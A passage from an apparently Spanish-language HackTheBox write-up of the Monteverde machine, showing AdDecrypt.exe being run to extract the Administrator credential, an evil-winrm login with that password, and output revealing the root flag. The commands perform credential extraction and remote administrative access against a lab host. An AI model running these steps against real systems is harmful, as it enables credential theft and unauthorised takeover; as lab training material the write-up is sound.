
```
C:\Windows\Temp\Privesc\AdDecrypt.exe -FullSQL
```



De esta forma, obtenemos la credencial del Administrator.

Finalmente nos conectamos a la máquina víctima como el usuario Administrador:

```
evil-winrm -i 10.10.10.172 -u "Administrator" -p "d0m@in4dminyeah\!"
```


(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Monteverde]
$ evil-winrm -i 10.10.10.172 -u "Administrator" -p "d0m@in4dminyeah\!"
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\Administrator\Documents> cd ../Desktop
Evil-WinRM PS C:\Users\Administrator\Desktop> cat root.txt
2e9ce067ce1de620e5a8aed58938b731
Evil-WinRM PS C:\Users\Administrator\Desktop>